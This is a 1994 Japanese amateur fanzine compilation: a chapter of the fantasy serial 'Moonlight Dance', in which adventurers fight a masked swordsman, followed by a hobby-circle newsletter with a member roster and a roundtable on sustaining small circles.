真剣な眼差しに圧倒されながらも、ローゼンは必死に宥めた。ラエンは何事もないかのように平然と酒を飲んでいるが、グラスの中の酒が波打っているところからして、彼もかなり動揺していると見える。面倒なことには関与しない。これが彼の基本姿勢といえばそうなる。
「もう！こんなことだから、犯罪が……」
なおもぶつぶつ言いながら、一応言いたいことを言って気が済んだのか、そのまま席に腰掛けた。周囲の客達もまた、席について各々の世界に戻っていった。
テーブルにおいてあった、おそらくはリーハの分だったであろうグラスに入ったワインを、シルクが一気に飲み干す。
「やれやれ、ヴァトルダーの奴はどんな気分で聞いてたんだろうな？」
にやにやしながらカウンターの方へ目をやったラエンは、半殺しにされているヴァトルダーを視界に捉え、慌てて視線をこちらに戻した。
「俺は見てない……なにも見てないんだぞ……」
自分自身に暗示をかけているラエンの脳裏には、半殺しのヴァトルダーよりも、その横にいたリーハの姿が焼き付いていた。

「ついてない……本当についてない……」
顔にできたあざをさすりながらシルクの横で小さくなって座っているヴァトルダーの姿には、見るからに哀愁と絶望の念が溢れ出ている。リーハはラエンとローゼンの間に入って、ヴァトルダーの一挙手一投足をしっかりと観測し、片時も目を離さない。
「ははは、まぁ、自業自得ってやつだな。これに懲りて、当分は自粛するこった」



からかうようなラエンのその口調が、また今のヴァトルダーには腹に据えかねる。
「ところでな、ヴァトルダー。シルクさんが、お前の助けをどうしても借りたいって言っているんだが……どうするね？」
ローゼンに言われ、ヴァトルダーはシルクの方に目をやる。彼女は落ちつき無げに、グラスとヴァトルダーの顔とリーハの顔とをきょろきょろと交互に見ている。
「何だ？カコインの件か？」
シルクがこくんと頷く。
「うーん……貸さないでもないんだが……やっぱりなぁ……」
言いながら、ちらちらとシルクの顔を見える。
「お前……ひょっとして、『手を貸す代わりに、一日つき合え』なんて甘い考えを抱いてないだろうな？だとしたら……」
ローゼンがすっと視線を動かした方向に、ヴァトルダーも目をやり、そして彼は凍り付いた。
「……コホン」
リーハの咳払いが、彼の心に杭のように突き刺さる。

「ねぇ、ヴァトルダーさん……」
シルクの訴えるような声を聞いたとき、彼はもしここでこの話を受けなければ、己の身の安全は保障されかねるということを本能的に察知した。
「……お……オーケーオーケー」
かくして、彼の身の安全は（当面は）確保されたのである。
「ヴァトルダーも大変だな」
グラスを揺らしながら、ラエンが哀れみを込めて言う。
「大方、報酬は、ただでさえ少ない神殿の、さらにワリカンになるんだろ？」
「う゛……」
そこまで考えていなかったヴァトルダーは、思わず絶句する。
「……い、いやいやラエンよ、俺の主義は『女にやさしく、男に厳しく』『自分にやさしく、他人に厳しく』『返事はハイと元気よく』だ。だから、その少ない報酬でも甘んじて受けてやろうじゃないか、うん」
彼はひきつった笑みを浮かべて自分を納得させた。
「一つ目と二つ目のはわかるんだがな、一体なんだ、三つ目のそれは……？」
水割りを飲み干しながら、ラエンが眉を潜める。
「ああ、三つ目な。いい言葉だろう。これはな、俺が一人で旅をしていたときに、ある村の長老から聞いたんだ。今でもあの時のことは鮮明に覚えてるぜ……。うーん、返事はハイと元気よく。すばらしい響きじゃないか、なぁ諸君！はっはっはっは……」
一同は作り笑いを浮かべるしかなかった……。

やにわに外が騒がしくなった。
外から、悲鳴と絶叫とが入り交じって聞こえてくる。
突然扉を壊さんばかりの勢いで、一人の女性が店に飛び込んできた。
「ひっ……人殺しですっ！」
錯乱した女性の金切り声を聞き、店内は騒然となった。ヴァトルダー達は顔を見合わせ、携帯していた武器を手に取り、うろたえる客を押しのけて外に出た。
「！」
シルクは外の惨景を見、思わず目を背けた。
そこでは、少なく見積もっても十人の人が傷つき倒れていた。すでにその通りに他の人はいない。ただ一人、黒い覆面を着けた者が立っていた。抜き身の妖しく光る剣を握りしめている。背格好からして、おそらくは男であろう。
「リーハさん！早く治療をしないと！」
先に治療を始めていたローゼンに促され、彼女も怪我人の元へ駆け寄る。
「リーハ達に任せておけば、この人たちも死ぬ心配はないだろうが……だが！」
やおらキッと鋭い目つきになり、黒覆面を睨み付けるラエン。
「これをやったのはお前だな！？」
その問いに、黒覆面は肩をひょいと上げ、軽く頷くことで答える。その嘲るような仕草がラエンに火を点けた。
グレートソードを抜き放ち、ラエンは一気に黒覆面に向かって突進した。
黒覆面の間近に戦士が迫る。彼は手の中の剣を構え、少し退きながら相手の攻撃を受けようとした。
受けとめた瞬間、刃の折れる甲高い金属音が響きわたる。
思わず黒覆面は目を見開いた。自分の手にしているそれは根本から先がなくなっており、もはやただの柄でしかない。残りの部分は大きく弧を描き、少し離れた地面に軽い音を立てて突き刺さった。
ラエンが会心の笑みを浮かべる。このときの黒覆面の心境たるや、いかばかりのものであっただろうか。
黒覆面は残された柄を投げ捨てると、大きく飛んで下がり、そのまま逃げ出した。ラエンもあえて追うことはしなかった。その身のこなしからして、向こうの方が足は速いことが明白だったからだ。もしも相手の油断がなかったならば、こちらがこのようにあっさり勝っていたかどうかも怪しいところである。
ラエンはグレートソードを鞘に収めると、ローゼン達の方に向かって手を振る。ローゼンとリーハも笑みを浮かべてそれに応えた。
「この人達はもう大丈夫だ。しばらくすれば目も覚めるさ」
見ると、怪我人達の傷は跡形もなく消え去り、ただ、ところどころ破れた衣服だけがその名残を残している。ラエンとヴァトルダーはあらためてローゼン達の力に驚いた。
「一体何だったんだ？あいつは……」
訝しげな表情で黒覆面の去った方を眺める一同は、自分達の未来に何が待ち受けているかなど知る由もなかった。

ローゼン、リーハ、シルクの三人は自分の宗派の神殿へ話を伺いに行き、一方のヴァトルダーはフィップ以下ローゼンを除くいつもの面子とともにバールスのところを訪れていた。すでに空を闇が覆いつつある。

「なんだ、お前たちもこの件に手を出したのか？」
煙草を吸いながら、バールスは机の上の資料を取った。
「ううん、ヴァトルダーが勝手に受けちゃったんだ。僕らは単なる『連れ』だよ」
フィップがきょろきょろしながら答える。滅多に来ない場所だけに珍しいのだろう。
「ふふん、大方女にでもつられたな？」
からかっているのは目に見えているが、完全に否定できないところがヴァトルダーの辛いところである。
「そ、そんなことはいい。それより、何かわかってるのか？」
急かすヴァトルダーを、バールスは軽く窘めた。
「まぁ、そう焦るな。……でもな、お前たちはこの間のカコイン事件の時に関与していたんだろう？今あるのは、せいぜいそのときの資料が関の山だと思うんだが……」
パラパラと紙をめくっていた手が、あるところではたと止まった。
「ふ……む。こいつはまだ知らんだろうな」
バールスはそう言って口の端を上げると、資料を一同の前に置いて説明を始めた。


ヴァトルダー達が情報を集め回っている時、ラエンが何もしていなかったわけではない。彼にはカコイン絡みの、別件の仕事があったのだ。
「すぐにロマールへ飛んで下さい」
ネットワークへ戻ったラエンはツグに呼び出され、単刀直入にこう頼まれた。
窓から射し込む夕日に照らされたツグの横顔を見ながら、彼は話を聞く。
「私が行くのが一応筋というものなんでしょうが、生憎といろいろありましてね、そうもいかないのです。
……どうやら西方も、ここと同様にカコインが流行りだしたらしいですよ。先ほど君の支部から連絡がありましてね……」
ツグはラエンの方へ振り向き、何かを秘めたような顔つきで続ける。
「これは私の勘ですが……この事件、どうも一筋縄では行きそうにありませんよ……」
笑みを浮かべたまま、彼はそっとラエンに耳打ちした。

「……まさか……」
ラエンは絶句した。今のツグの考えが仮に当たっているとすれば、これは只事ではない。何しろ、ことのスケールが尋常ではないのだ。
しかし一方で、そのような絵空事が事実であるはずがないという考えもまた、彼の中にはあった。
「きっと思い過ごしだろう、それは……」
「だといいですがね」
ツグは自分のペースを崩さずに、飄々とした顔でラエンに尋ねかけた。
「でもね……
もしこの勘が当たっていたとして……その時が来てから対処して、間に合います？」
ラエンは顎に手を当てて考えた。
「間に合わん……だろうな」
「でしょう？『取り越し苦労』なんて言葉がありますが、それが一番いいんです。無駄だったならそれもよし、ですよ」
体の向きを変えて窓の外を眺め、ツグはそのまま黙り込んだ。
取り越し苦労、か……。それでもまあ、いいじゃないか。
ラエンの頭の中で、何かぼんやりとした考えが動く。
それからまもなく、彼は先の一件の時に手に入った「鏡」を通ってロマールへ飛んだ。

「遅くなっちゃったねぇ」
軽い足どりで（事実軽いのだが）歩くフィップに、ダッシュが髭の下で忍び笑いを漏らす。
「いやいや……それにしても、世の中とは、狭いものよのぅ」
「うんうん」
にこにこしながらフィップも頷いた。
大通りから、宿のあるいつもの細い通りにさしかかる。先ほど、殺人未遂事件があったといういわくつきの場所となった。
ヴァトルダーは突然歩みを止めた。
「……おい、止まれ」
後ろの連中を制止し、眼前の暗闇を見据えて言った。
「隠れているのはわかっている。……さっさと出てこい！」
「ほう、この私の気配を察するとは、大したものだ」
闇の中から、嘲りを含んだ声が聞こえてきた。
冷たく、低い声。その声が、今日のように冷えた夜には不思議と合っている。
「悪いが、俺達はこんな夜中にまで事を構える気は毛頭ない。できればこのまま通してもらいたいものだが」
「それは無理だ……ヴァトルダー君」

ヴァトルダーの後ろで、フィップ達が顔を見合わせる。ヴァトルダーは眉をピクッと動かしたが、動じてないかのように話を続けた。
「俺の名前を知っているのか……」
「答える義務はない」
言い終わった途端、暗闇の中から殺気の固まりが飛び出してきた。
ヴァトルダーは舌打ちをすると、グレートソードを抜いて構えた。
次の瞬間、高らかな金属音が、張りつめた空気の中を響きわたる。剣を受けたときの衝撃が、彼の体に重く響く。
「ほう、この私の一撃を止めたか！」
感心したような声とともに、続けて第二撃、三撃がヴァトルダーに襲いかかる。ヴァトルダーはそれを辛うじて受けとめた。
「ダッシュ……」
その様子を見たフィップが話しかける。
「見てよ。ヴァトルダーが押されてる……」
「確かに、向こうには余裕が感じられるが、ヴァトルダーにはそれがない。あやつめ、結構やりおるわい……」
ヴァトルダーは直感的に相手の力を察知した。戦士としての腕は、ヴァトルダーを確実に越えている。本気を出していたら、あのラエンにも勝っていたかもしれない。
黒覆面の攻撃は止まることなく執拗に続けられる。ヴァトルダーの呼吸が、徐々に乱れ出した。
「しまったっ！」
何度目の攻撃だっただろうか。ふいにバランスを崩したヴァトルダーは、黒覆面の剣をあらぬ角度で止めようとした。瞬間、甲高い金属音とともに、ヴァトルダーのグレートソードが宙に舞う。月の光を反射した刀身が氷の光を投げかけた。
「死ねぇっ！」
鎧を、そして肉を切り裂く鈍い音が、フィップ達の耳にも届いた。
背中に走った激痛が、ヴァトルダーの体を一気に駆け抜ける。重い音を立てて落ちたグレートソードを掴もうとしたが、その手は空しく宙をかいたに過ぎなかった。
「うおおおーっ！」
あらん限りの声を張り上げ、ふらつきながらそれでも立ち上がろうとする。そんな彼を、黒覆面は容赦なく切り刻んだ。
周囲に真っ赤な液体が飛び散る。
「……」
唇が微かに動いたが、声を発することはなかった。限界を迎えた彼の肉体は、これ以上立つことを許しはしなかった。
音を立て、体が地に伏せる。
眼を見開くフィップ。
助けに入ろうと走り出すダッシュ。
ヴァトルダーの瞼は、その覆面の下から覗いている、自分を見据える氷のような眼を捉えたのを最後に閉ざされた。
彼の体からはなおも血が流れ続けている。その命はもはや風前の灯火であった。

<続>


Moonlight Dance
Elfish Company 1994

#
#
G.I.C.N.プロジェクト・主催
#
#
対談ＭＩＬＫ世紀 第１回サークル配布
１９９４年 12月 20日
#
#

*** 対談ＭＩＬＫ世紀・名簿 ***

() の中に、ここでの所属サークル名（一つだけ選んでください。）を、Message:にメッセージを書いて、送り返して下さい。

Ａｌｅｐｈ (VERNET)
a8193048@stud.sccs.chukyo-u.ac.jp

Message:私は近いうちにMILKの総編集を降ります。私の代わりに総編集・発送をやってくれる方を探しています。

ＴＡＫＡ (VERNET)
a00255@cc.hc.keio.ac.jp
m02001@educ.cc.keio.ac.jp

Message:ども．やっと，学祭が終りました．一週間ぶりのWSいじりです．ホント，朝が寒くて布団から出られません．30分ゴロゴロなんてことも．
冬休みは，実家に帰ってバイトします．
（何か支離滅裂だなぁ.）

加卜（Elfish Company）
hisao@ouhus.osaka-u.ac.jp

Message:関西の創作系のイベントにはよく参加しています。はっきりいって、VERNETの技術系の記事はさっぱり分からないレベルの98ユーザーです。
主にくだらない話やイラストで投稿していますが、まあ。

無双華（Ｍ．Ｋ soft）
e12030@st.pu-toyama.ac.jp

Message:いつも浮いていますね（笑）でも、これが私のとりえ？ふつつか者ですが、以後よろしくお願いします。

相田 剛志（VERNET）
herohero@t.soka.ac.jp

Message:うなぎパイ。

下村 貴之（Ａｃｔｉｖｅ）
t8193058@stud.sccs.chukyo-u.ac.jp

Message:ジャイアンツ日本一でうはうはさっ！
伊達も世界ランクまた上がったし、言うことないさね。何だか言ってること分からなくなってるしもちゃんでした。

小松　健一郎（Ｌｏｖｅｒｓ）
b60073@cc.mech.tohoku.ac.jp

Message:皇紀二千六百三十四年一月二十六日生
現在宮城県仙台市在住能力的に適性に欠くところあれど、幼少の頃よりのその非凡なる性格を頼りに、正当派の狂技術者を目指し現在修行中。

G.I.C.N. 総合交流計画第１号

広報：第１回各サークル配布日
１９９４年１２月２０日

◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎
◎　対談ＭＩＬＫ世紀　紀世ＫＬＩＭ談対　◎
◎ TAIDAN MILK SHAKE EKAHS KLIM NADIAT ◎
◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎◎

（前回の続き）

相田　「案というのは、「サークルの寿命を引き伸ばす案」ということですね。うーん、やはり、どうこう言っても、「会員数が減少しないようにする、もしくは増やすというのが目的ですね。

″見返りを与えずに″というのは、投稿してくれた人をただにする、いわゆるＬＯＶＥＲＳ方式というのもありますけど、これだと他会員の会費を引き上げねばならず、かなりの反発が予想されます。
　また、投稿を選抜する、というのもあります。これだと、掲載されること自体が見返りとなっているので、会費はそのままですみます。
　報償金という手もあります。これは、会員数が増すほど会長に無理がかかります。無理をなくそうと思えば、やはり会費を引き上げねばなりません。
　スタッフ云々というのも、限界がありますし。

　んー、みなさんにくらべてなんて貧弱な意見なんだろ。」

Ａｌｅｐｈ「あー、みんなかんちがいしてるー！私はＶＥＲＮＥＴの会長ですが、ここで話してるのはＶＥＲＮＥＴのことではなくて…
　あー、これでは私は公私混同の大バカ者ではないですかー（泣）
（実は、「私」の部分がたくさんあったので、確認を取った上で削除しました。）
　今話してるのは、あくまで「普通の（弱小）サークル」の場合です。

　やはり時期が時期だけに、まずかったかな…。
　ただ、ＶＥＲＮＥＴのＳＶ計画発動にともなって、こういった問題を考えてみよう、と思っただけなんですが…

　とりあえず、相田さんの意見をみると、（５）の具体案のようですね。」

影１　「では、ここで一度まとめてみましょう。まず、ＴＡＫＡさんの意見より、
（１）読者の方の情報を積極的に利用
次に、無双華さんの意見より、
（２）どこかのサークルに吸収してもらう
（３）発行者を毎回かえる
（４）スタッフ制をとる
加トさんの意見より、
（５）見返りを与える

　いじょう、ざっと５通りの意見が出てきたわけですが、まず（１）（２）はどちらも論旨から少し外れていると思いますので、とりあえず、（３）（４）（５）について、長所短所、有効実効期間などを考えてみましょう。」

Ａｌｅｐｈ「では、ＴＡＫＡさんからまわしていきましょう。」

ＴＡＫＡ　「どもども、一週間ぶりに帰ってきました，TAKAでございます（これじゃあんまり時間の概念がないなぁ．）．

　まず，(3) について．私は，VERN. の他にも (3) の発行者を毎回変更する DM を購読していますが，この場合，ある特定の人物（サークルの代表者など）の負担が軽減される，というのが利点でしょう．
　また，各号によりいろいろな雰囲気の（発行者の個性あふれる)DM になるというのもそうでしょう．しかし，反対にそのせいで統一性がなくなる（サークルの顔が見えてこない）などと言われるかもしれませんし，発行者によって発行期間がバラバラになることもあるでしょう

（少なくとも，私が購読してるやつはそう．）．これは私はあまりおすすめしたくない選択です（あくまでも私個人としては）．

では，どうするか．そこで出てくる考えが（4）のスタッフ制でしょう．
今のVERN．がそうですし（それでも，Aleph氏の労力は大きいですけどね．），他の力のあるサークルもきっとそうでしょう（もちろん発行者１人だけでやってるのもあるかもしれませんが）．やはり，各自得意分野を担当するだけでも，１人の労力よりがかなり分散されると思います（私は恥ずかしながら，そのようなものがございません．）．
ただ，企業等が発行する冊子ではないので，スタッフ間の連絡がうまくいかず，そのままダメになってしまう，なんてことがないように努力していかなくてはいけませんが．

そして，（5）の報酬制ですね．アマチュア（あえて同人とは言いません．）のサークルの場合，会報の価格と投稿などに対する報酬というのは，いつでももめごとの原因になりやすいものです．このようなサークルは，「利潤追求をする」集団・団体だとは思っていませんので，あまり多くの報酬（特に金銭）を与えるのは，どうかと思います．
しかし，加トさんのおっしゃっているような，情報を提供してくれた人には，その掲載号を無料であげる，というのはいいのではないかと思います．次の投稿への意欲にもなるのではないでしょうか（こんな現金な考え方は私だけか？）．

あっ！バイトがあるので，そろそろおいとまさせてもらいます（ちょっと書くことがなくなって，逃げようとしている．）．
また，呼ばれたら飛んできますので（実際には飛べない），しっつれいしまーす！」

ＡＬＥＰＨ「（3）は理想ですが、やはり理想だけあって、同じ能力を持った運営者が複数いないと話しにならないかも知れません。
（4）（5）については、私も同じ意見です。」

影１　「皆さんの所属するサークルの運営形態とも比較して、考えてみましょう。（4）がベストなんでしょうか…？」

小松　「　失礼致します。仙台より初めて参加させて頂きます小松です。以後、宜しく御見知りおきの程をお願い致します。

さて、先ほどからのお話を伺っておりますが、専ら情報の消費者となっております私としましては少々耳の痛い所があります。果してこのまま物を言えるような立場にあるのかどうか判断致しかねます。
（3），（4）につきましては加入のサークルがＬｏｖｅｒｓのみで、しかも会報の作成にも余り関わっていない様な立場では、その様にあることがどの様な事であるのか良く分からないと言うのが実際のところでして、今はあれやこれやと述べる事は控えさせて頂きたいと思います。
（5）については平素消費者であることが多いとは言いつつも極々僅かながらも生産的な事を為した事が無い訳ではありませんので、そのなかで感じました事柄を基に少しだけ述べさせて頂きたいと思います。
Ｌｏｖｅｒｓ以外のサークルではどの様になっているのか存じ上げませんが、私が日頃の活動の一部の成果を発表させて頂いた折には、会の規約として掲載されました文の会報は無料で頂きました。
その時には余り報酬といった感覚はありませんでした。無料になったと言う事よりも、会に対して何がしかの貢献が出来たかも知れないと言う気持ちの方が大きかったでしょうか。また後に反応が会員の方々から頂けた時には、周囲では最早忘れ去られた機器での成果で見向きもされない事だっただけに、有難く嬉しいことでした。
金銭的な報酬の大小もあるでしょうが、精神的な面でのそれが十分かどうかと

いう点もあるという気もします。
　もっとも、この辺りは各会員の考えには違いがあるのは当然で、皆が皆その様に考えている訳でもないでしょうし、そもそもにしてその様に感じられるような盛り上がりが会の中に存在しなければどうしようもないでしょうが。

　ああ、すいません。一人勝手なことを書いて話の方向が少しずれてしまったような気がしますが、御勘弁下さい。
　時間も有りませぬ故、一応この辺りで一度切らせて下さい。」

Ａｌｅｐｈ「雰囲気は非常に興味深いですね。混沌としている所もあれば、若干名の異常なパワーでもっている所もあり、そうかというと、これまた完璧にまとまっている所もあったりします。
　盛り上がりが存在する状態とは、具体的にどのような状態をさすのでしょうか。また、そのような状態を意図して作り出すことは可能なのでしょうか。
　(5) の問題について、私が以前、”一般雑誌化すること”と言いましたが、これはアマチュア同人誌というジャンルの根本に関わってくる問題なので、もういちど小松さんにお聞きします。
　ずばり、Ｌｏｖｅｒｓと一般雑誌の違いはどこでしょう？」

小松「　続きが遅くなり、申し訳ありませんでした。
　前回の内容についてＡｌｅｐｈさんに質問を返されましたが、自分で書いておいた言葉でありながら難しい語の様にも感じられ、うかつに言葉は使うべきものではないと自ら戒めていたりもします。
　先に書いて置きながら、こう思う、と書くもおかしなものとは思いつつ書きますが、私が盛り上がっていると感じられる様な状態とは、部分的には各々が自由に各々の事を為している様でも、あちらこちらで、意見が交わされていて、全体として同じ方向に進んでいるような感じではないかとおもいます。Ｌｏｖｅｒｓ内での盛り上がりはいかほどかと尋ねられれば難しくもありますが、人によりＯＳを手掛ける、アプリケーションに手を出す、ＣＧを手掛ける、音楽をやるといった様に、各々にやっているように感じられます。
　で、これらの活動に対して活発な方か、余り活発な方ではないのか会報のみでは知り得ない活動があるようなので分かりませんが、意見、質問その他交わしつつ、互いにＸ１で何かしようと、或いはそれに限ることなく、わいわいやっている辺り、盛り上がっているという状態に当てはまるのではないかと思います。
　では、意図してこの様な状態をつくり出せるかということですが、最近生産者として動こうと努力をしているとは言いつつも、専ら消費者たることの多い私には、人と意見を交換しつつ何かを為すということについての経験が余り無く、周囲の雰囲気として盛り上がっていく方向に誘導するということがどの様なことであるのか良く分かりませんので、お答え出来る様な意見といったものは、今だはっきりとは形成されておりません。すいません。
